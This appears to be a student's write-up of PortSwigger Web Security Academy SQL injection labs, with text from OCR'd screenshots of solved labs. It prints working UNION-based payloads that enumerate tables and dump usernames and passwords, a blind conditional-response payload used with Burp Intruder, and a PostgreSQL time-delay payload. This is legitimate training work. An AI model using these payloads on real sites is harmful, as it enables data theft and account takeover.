
- SQL injection attack, querying the database type and version on MySQL and Microsoft
  - https://portswigger.net/web-security/sql-injection/examining-the-database/lab-querying-database-version-mysql-microsoft
  - For this lab, I am taking advantage of a weakness in the product category filter to launch a UNION attack:
    - 1)Using burpsuite, I probe the query to determine the number of returned columns to be 2 by injecting this payload in place of the category name in the request: ‘+UNION+SELECT+NULL,NULL#
    - 2)I then figure out the datatypes of the columns, which both turn out to be strings, by injecting this payload in the same spot: '+UNION+SELECT+'apples', +'oranges'#
    - 3)With this knowledge, I am able to inject the following to query the database type and MySQL + Microsoft versions: '+UNION+SELECT+@@version,NULL#
  - 

SQL injection attack, querying th

https://0a78008004a064abc098788d00260093.web-security-academy.net/filter?category=Pets

Congratulations, you solved the lab!


' UNION SELECT @@version,NULL#

Refine your search:

```
8.0.31-0ubuntu0.20.04.2
```

- SQL injection attack, listing the database contents on non-Oracle databases
  - https://0a2b000e03a98352c027141800200099.web-security-academy.net
  - I start this lab the same way I did from steps 1 & 2 of the last one
    - I then inject this payload to query the list of table names: 'UNION+SELECT+table_name,+NULL+FROM+information_schema.tables—
      - This yields: users_vcvyjg
    - Then I use this payload to query the column names: '+UNION+SELECT+column_name, +NULL+FROM+information_schema.columns+WHERE+table_name='users_vcvyjg'—
      - This gives the columns:
        - password_uexvno
        - username_zswtub

        - Finally I use this payload to pull the list of usernames and the passwords associated with them: '+UNION+SELECT+username_zswtub,+password_uexvno+FROM+users_vcvyjg—
            - Administrator
            - 3nc6cvhctw1u8r4w5txn
    -



SQL injection attack, listing the d

https://0a3f00fc0328378ac059270000f200df.web-security-academy.net/my-account

SQL injection attack, listing the database contents on non-Oracle databases

Back to lab description

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning

Home | My account | Log ou


My Account

Your username is: administrator

Email

Update email

- Blind SQL injection with conditional responses
    - https://portswigger.net/web-security/sql-injection/blind/lab-conditional-responses
    - In order to familiarize myself with this different type of SQL injection attack, I read a lot of documentation on blind injections, and the burpsuite tools that can help.
        - These payloads were injected right next to the Tracking ID of a request, if the page displayed “Welcome back”, then I knew that data was being returned to the page. They were used to determine the length of the password, and were incremented until I found the password to be 20 characters long.
            - ' AND(SELECT 'a' FROM USERS WHERE username='administrator' AND LENGTH(password)>1)='a
        - I then used burpsuite’s Intruder tool in order to probe each character of the password in a painstakingly long procedure until I was able to find the password and log in to administrator. The first argument for password was incremented for each test, up to 20.
            - Payload: ' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')='§a§
            - Password: h8fa3mcyigdy5y5pmkzr

- ○ 

Blind SQL injection with condit… https://0aea000903c942b4c062548100e500a5.web-security-academy.net/my-account

Blind SQL injection with conditional responses

Back to lab description

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning


Home | Welcome back! | My account | Log out

My Account

Your username is: administrator

Email

Update email

- Blind SQL injection with time delays
    - https://portswigger.net/web-security/sql-injection/blind/lab-time-delays
    - For this lab, I appended a payload to the end of the cookie to implement a time delay. I didn't know what database I was working with, so I had to test some different payloads from the injection cheat sheet until I found out that the one for PostgreSQL worked: '|| pg_sleep(10)—
    - ○ 

Blind SQL injection with time delays

Back to lab description

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning

Home | My account